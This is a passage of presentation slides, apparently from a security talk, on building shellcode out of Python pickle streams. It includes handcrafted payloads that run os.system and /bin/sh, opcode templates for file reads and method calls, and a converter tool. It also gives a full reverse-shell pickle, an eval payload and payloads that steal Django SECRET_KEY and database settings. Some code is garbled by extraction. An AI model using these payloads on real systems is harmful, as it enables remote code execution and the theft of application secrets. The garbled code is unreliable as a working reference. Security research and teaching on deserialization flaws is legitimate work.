
Truncation? Alteration?

- Truncate and overwrite the stream
- Prepend the stream
- Append to the stream
- Inject into the stream


Normal stream




Truncation




Appending



Prepending



Inserting



**Verdict: Either prepend or
overwrite an entity and
match types**

Shellcode Writing

- Handcrafted¹

```
cos
SY
S N
tR
```

cos
system
(S'printf -v a \"%d\" \"\`uname -a | sed 's/.\{2\}\\. .*\\1\\'";exit \$a;'
tR.

- Generated² (limited)

```
class RunBinSh(object):  
    def __reduce__(self):  
        return (subprocess.Popen, (('bin/sh',),))
```

¹<http://nadiana.com/python-pickle-insecure>

²<http://blog.nelhage.com/2011/03/exploiting-pickle/>

Principles

- Stick to version 0, pickle module
- Attacker controls the entire pickle stream
- Modified based on entity types
- Primarily interested in Python callables
- Base pattern:

c*<module>*

<callable>

(<args>

tR

7 (achievable) guidelines for shellcode

1. Prepended streams must keep the stack empty
2. Inserted streams keep stack clean and use the memo for storage
 - Store in memo to avoid function composition
 $f(g(), g(h()))$
3. Don't change entity types
4. Replacement entities to match original entities
5. Only callables in the top-level of modules are candidates for GLOBAL
6. Aim for deterministic / reliable shellcode
7. So long as the type of class instances is predictable, it's possible to invoke named methods.

Building blocks: Accessing class instances

- No opcode to call methods on class instances. i.e. Can't do this


```
f=os.popen('/path/to/massive/sikrit')
```

```
f.read()
```

- Operations available
 - Load *any* top-level object
 - Execute callable objects
 - Craft Python data structures
 - Have stack/registers, will travel

Building blocks: Accessing class instances

- GLOBAL only *loads* top-level module objects
- REDUCE will *execute* off the stack when a callable and an argument tuple are present



- Look to Python introspection

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')  
f.read()
```

Building blocks: Accessing class instances

```
f=open (' /path/to/massive/sikrit ')  
f.read()
```

Step 1 is easy:

```
c__builtin__
```

```
open
```

```
(S' /path/to/massive/sikrit '
```

```
tRp100          (Open file handle now at m[100])
```

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')  
f.read()
```

- **apply()** invokes a method handle on an argument list

```
__builtin__.apply(file.read, [f])
```

- But we still need a handle to `file.read`
- **getattr()** returns the attribute for a supplied name

```
__builtin__.getattr(file, 'read')
```

- **Combined**

```
__builtin__.apply(__builtin__.getattr(file, 'read'), [f])
```

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')  
f.read()
```

- **Step 2:**

```
c__builtin__  
apply  
(c__builtin__  
getattr  
(c__builtin__  
file  
S'read'  
tR(g100  
ltR
```

Violates guideline for
avoiding composition


Quite unreadable

Building blocks: Accessing class instances

More general template.
Calls *methnm()* on an
instance of *so.me.cls*.
Uses memo slots *i*
and *j* for intermediate
storage.

```
c__builtin__  
getattr  
(cso.me  
cls  
S'methnm'  
tRpj  
0c__builtin__  
apply  
(gj  
gi  
ltR
```

Building blocks: Accessing class instances



Building blocks: Accessing module constants

Load reference to `__dict__`

```
cmodule  
__dict__  
pi  
0
```

Obtain reference to
`module.__dict__.__getitem__`

```
c__builtin__  
getattr  
(gi  
S('__getitem__')  
tRpj
```

Call
`module.__dict__.__getitem__(constant)`

```
0gj  
(S'constant')  
tRpsaved  
0
```

Shellcode considerations

- Wrapped or direct exploits
 - Unique shellcode per task?
 - Parameterise the shellcode using a more accessible language
- Back channels
 - Assume fields from the unpickled object are displayed
 - Not a requirement (think findsock)
- Length
 - Bound by Python's internal string and list types
- Runtime
 - Is persistent shellcode possible?
- Automation
 - Nothing special about the conversion, so automate it

Tool 1: converttopickle.py

```
f = __builtin__.open('foo','w',)
r = f.write('line1\nline2',) [__builtin__.file]
q = __builtin__.str('Finished',)
q
```

```
c__builtin__      apply
open              (g101
(S'foo'           (g100
S'w'              S'line1\nline2'
tRp100           ltRp102
0c__builtin__    0c__builtin__
getattr          str
(c__builtin__    (S'Finished'
file             tRp103
S'write'         0g103
tRp101
0c__builtin__
```

converttopickle.py

- Input is a sequence of Python-like statements (mostly calls)
- Statements are annotated to indicate type
- Output is standalone or snippets of equivalent Pickle

**Now no need to care
about opcodes**

Shellcode Library

- Info
 - Get globals/locals list
 - Fingerprint the Python runtime (paths, versions, argv, loaded modules)
- Process handling
 - Return status of `os.system()`
 - Output of `os.popen()`
 - Output of `subprocess.check_output()`
 - Bindshell
 - Reverse shell
- Files operations
- Runtime
 - Run `eval()` with supplied code
 - Inject Python debugger (`settrace()`)
- Frameworks
 - Django retrieval of configuration items (incl `SECRET_KEY`, `DATABASES`)
 - AppEngine retrieval of userids, Kinds (and their Properties)
 - AppEnginge call output functions directly

Shellcode Library

- Info
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 - **Run `eval()` with supplied code**
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 - **Django retrieval of configuration items (incl `SECRET_KEY`, `DATABASES`)**
 - **AppEngine retrieval of `userids`, `Kinds` (and their `Properties`)**
 - AppEngine call output functions directly

Reverseshell: Input

```
afinet = socket.AF_INET {const}
sstream = socket.SOCK_STREAM {const}
ttcp = socket.IPPROTO_TCP {const}

solsocket = socket.SOL_SOCKET {const}
reuseaddr = socket.SO_REUSEADDR {const}
sock = socket.socket(afinet,sstream,ttcp,)

q = sock.setsockopt(solsocket,reuseaddr,1) [socket.socket]
conn = sock.connect(('localhost',55555,)) [socket.socket]

fileno = sock.fileno() [socket._socketobject]

fd = __builtin__.int(fileno,)
subproc = subprocess.Popen(['/bin/bash',],0,'/bin/bash',
    fd, fd, fd,)
```

Reverseshell: Output

```
"csocket\n dict \np101\n0c builtin \ngetattr
\n(g101\nS'__getitem__'\ntRp102\n0g102\n(S'AF_INET'\ntRp100\n0csock
et\n dict \np104\n0c builtin \ngetattr
\n(g104\nS'__getitem__'\ntRp105\n0g105\n(S'SOCK_STREAM'\ntRp103\n0c
socket\n dict \np107\n0c builtin \ngetattr
\n(g107\nS'__getitem__'\ntRp108\n0g108\n(S'IPPROTO_TCP'\ntRp106\n0c
socket\n dict \np110\n0c builtin \ngetattr
\n(g110\nS'__getitem__'\ntRp111\n0g111\n(S'SOL_SOCKET'\ntRp109\n0cs
ocket\n dict \np113\n0c builtin \ngetattr
\n(g113\nS'__getitem__'\ntRp114\n0g114\n(S'SO_REUSEADDR'\ntRp112\n0
csocket\nsocket\n(g100\ng103\ng106\ntRp115\n0c builtin \ngetattr
\n(csocket\nsocket\nS'setsockopt'\ntRp116\n0c builtin \napply
\n(g116\n(g115\ng109\ng112\nI1\ntlRp117\n0c builtin \ngetattr
\n(csocket\nsocket\nS'connect'\ntRp118\n0c builtin \napply
\n(g118\n(g115\n(S'localhost'\nI55555\ntlRp119\n0c builtin
\ngetattr\n(csocket\n socketobject
\nS'fileno'\ntRp120\n0c builtin \napply
\n(g120\n(g115\ntlRp121\n0c builtin \nint
\n(g121\ntlRp122\n0csubprocess\nPopen\n((S'/bin/bash'\ntI0\nS'/bin/
bash'\ng122\ng122\ng122\ntlRp123\n0S'finished'\n."
```

Eval: Input

```
g = __builtin___glibc_version_string()
f = __builtin___glibc_version_string()
os.system("sleep 10")
r = __builtin___glibc_version_string()
e = g.get("picklesmashed", "foo").dict]
```

- `eval()`'ed code writes into the global var "picklesmashed"
- Shellcode returns this value of "picklesmashed"
- Can thus retrieve output from the `eval()`

eval() shellcode

DEMO

settrace() shellcode

DEMO

Django config read: Input

```
a = django.core.mail.send_mail('Subject here',  
    'Here is the message.', 'foo@example.com',  
    ['marco@sensepost.com'])  
b = django.conf.settings  
g = __builtin__.getattr(b, 'SECRET_KEY')  
g
```

- Execute Django mail sending
- Retrieve Django configuration

Django shellcode

DEMO

AppEngine: Input

```
import google.appengine.ext.db
from google.appengine.ext.db.metadata import *
picklesmashed=""
q = google.appengine.ext.db.GqlQuery("SELECT __key__ \
    from __property__")
for p in q.fetch(100):
    picklesmashed+="%s:%s\n" \%(google.appengine.ex \
        t.db.metadata.Property.key_to_kind(p), google.appe \
        ngine.ext.db.metadata.Property.key_to_property(p))
```

AppEngine shellcode

DEMO

Tool 2: Anapickle

- Pickle multitool
 - Simulates pickles (safely)
